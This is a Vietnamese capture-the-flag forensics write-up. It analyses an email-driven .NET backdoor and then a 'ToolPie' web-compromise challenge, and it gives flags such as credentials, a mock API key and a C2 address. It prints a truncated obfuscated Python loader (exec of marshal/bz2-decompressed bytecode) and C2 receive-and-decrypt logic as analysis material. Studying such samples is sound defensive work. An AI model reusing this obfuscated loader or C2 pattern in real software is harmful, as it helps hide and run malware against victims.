
Ta tiến hành phân tích con malware .exe. Vì dùng DetectItEasy ta biết được nó là .NET nên mình sẽ sử dụng dnSpy

Ở đây có 2 classes, Exor thực hiện xử lý XOR RC4 gì đó và Program thực hiện chương trình. Bên trong Program có một function execute, đại loại nó sẽ load command từ mail, run nó và gửi kết quả đã bị encode Base64 và XOR(RC4) đi. Bên trong cũng có chứa key của RC4 để chúng ta decrypt.


Sau khi hiểu được concept của nó rồi thì ta tiến hành decrypt thông tin: (Decode Base64 + Decrypt RC4 với key(Chuyển từ Decimal về Hex))
Note: Nếu ta để ý khi follow TCP stream thì nó sẽ có vài stream có chứa 1 đoạn encode base64 nhưng khi decode thì chưa ra cái gì cả thì nó chính là đoạn ta cần tìm cho phần này
Ta tìm và decrypt từng cái một thì ở TCP stream thứ 35, ta decrypt thì được 1 đoạn liên quan đến scheduled task và ta xác định được tên của nó là Synchronization


Question 6: What is the API key leaked from the highly valuable file discovered by the attacker? - Answer: sk-3498fwe09r8fw3f98fw9832fw
Làm tương tự câu 5, ở TCP stream thứ 97, ta decrypt thông tin và có được API key là sk-3498fwe09r8fw3f98fw9832fw
Final Answer
| Question | Flag |
|---|---|
| 1. What is the subject of the first email that the victim opened and replied to? | Game Crash on Level 5 |
| 2. On what date and time was the suspicious email sent? (Format: YYYY-MM-DD_HH:MM) | 2025-02-24_15:46 |
| 3. What is the MD5 hash of the malware file? | c0b37994963cc0aadd6e78a256c51547 |
| 4. What credentials were used to log into the attacker’s mailbox? (Format: username:password) | proplayer@email.com:completed |
| 5. What is the name of the task scheduled by the attacker? | Synchronization |
| 6. What is the API key leaked from the highly valuable file discovered by the attacker? | sk-3498fwe09r8fw3f98fw9832fw |
~ ToolPie (medium) ~
Detail
In the bustling town of Eastmarsh, Garrick Stoneforge’s workshop site once stood as a pinnacle of enchanted lock and toolmaking. But dark whispers now speak of a breach by a clandestine faction, hinting that Garrick’s prized designs may have been stolen. Scattered digital remnants cling to the compromised site, awaiting those who dare unravel them. Unmask these cunning adversaries threatening the peace of Eldoria. Investigate the incident, gather evidence, and expose Malakar as the mastermind behind this attack.
1
2
3
4
5
6
1. What is the IP address responsible for compromising the website?
2. What is the name of the endpoint exploited by the attacker?
3. What is the name of the obfuscation tool used by the attacker?
4. What is the IP address and port used by the malware to establish a connection with the Command and Control (C2) server?
5. What encryption key did the attacker use to secure the data?
6. What is the MD5 hash of the file exfiltrated by the attacker?
Solution

Question 1: What is the IP address responsible for compromising the website? - Answer: 194.59.6.66
Ta phân tích HTTP traffic thì ta thấy ở stream thứ 3, ta thấy có 1 code obfuscated Python đang được upload từ một endpoint.

Question 2: What is the name of the endpoint exploited by the attacker? - Answer: execute
Câu trả lời cũng ở câu 1 luôn, đó là execute
Question 3: What is the name of the obfuscation tool used by the attacker? - Answer: Py-Fuscate
Câu này ta phải tiến hành phân tích code obfuscate vừa rồi.
1
2
3
{"script":"\ntry:\n\timport marshal,lzma,gzip,bz2,binascii,zlib;exec(marshal.loads(bz2.decompress(b'BZh91AY&SY\\x8d*w\\x00\\x00\\n\\xbb\\x7f\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xff\\xfe\\xee\\xec\\xe4\\xec\\xec\\xc0?\\xd9\\xff\\xfe\\xf4\"|\\xf9`\\r\\xff\\x1a\\xb3\\x03\\xd1\\xa0\\x1e\\xa9\\x11\\x07\\xac\\x9e\\xef\\x1e\\xeez\\xf5\\xdb\\xd9J\\xde\\xce\\xa6K(\\xe7\\xd3\\xe9\\xcd\\xa9\\x93\\rS@M\\x134&\\r\\x11\\x94xF\\x11\\xa6\\x89\\xb2\\x99\\xa6\\x94\\xf0\\x1ai\\xa1\\xa6\\x9a\\x03AF\\xd1\\x1e\\x9e\\xa1\\x9a\\xa7\\x89\\xa6L\\x84\\xf5\\x1ayC\\xd44z\\x993S h\\r\\x0f)\\xe9\\x03@\\x03LG\\xa9\\xa0\\x1a\\x04DI\\xe8\\x19$\\xf4\\xc9\\xe92a\\xa3D\\xc9\\x9aL\\x11\\x81O\\'\\xa4\\x9e\\x935=M\\xa4\\xd0\\xd1\\xa6&F\\x81\\x93L\\x86\\x80\\x00\\x00\\x06\\x80\\x00\\x00\\x00
...................
\\xe0\\x00')))\nexcept KeyboardInterrupt:\n\texit()\n"}
Ta xử lý qua đoạn string (có 2 dấu ‘\’ liền nhau thì đổi thành còn 1) và sử dụng thêm module dis của Python. Đại loại nó sẽ giúp ta hiển thị và show bytecode của Python.
1
2
3
4
5
import marshal,lzma,gzip,bz2,binascii,zlib
import dis

code =  b'BZh91AY&SY\x8d*w\x00\x00\n\xbb\x7f\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff.....[DÀI QUÁ]........'
print(dis.dis(marshal.loads(bz2.decompress(code))))

Ta nhìn xuống dưới thì có một đoạn có chứa tên của tool obfuscate Py-Fuscate


Question 4. What is the IP address and port used by the malware to establish a connection with the C2 server? - Answer: 13.61.7.218:55155
Câu này kéo xuống dưới ta cũng biết được luôn nha
Question 5. What encryption key did the attacker use to secure the data? - Answer: 5UUfizsRsP7oOCAq
Ta kéo xuống dòng data thứ 58, 59. Nếu ta viết hẳn code của đoạn đó thì đoại loại nó là:

1
2
3
4
# Dòng 58:
enc_received = client2.recv(BUFFER_SIZE)
# Dòng 59:
received = dec_mes(enc_received, k).decode()
Đại loại nó client sẽ nhận thông tin và decrypt thông tin đó với key k. Ta đã xác định được key tên là k rồi thì tiếp tục kéo xuống dưới xem k nó trông như thế nào. Vào dòng 156 ta có thông tin của nó.
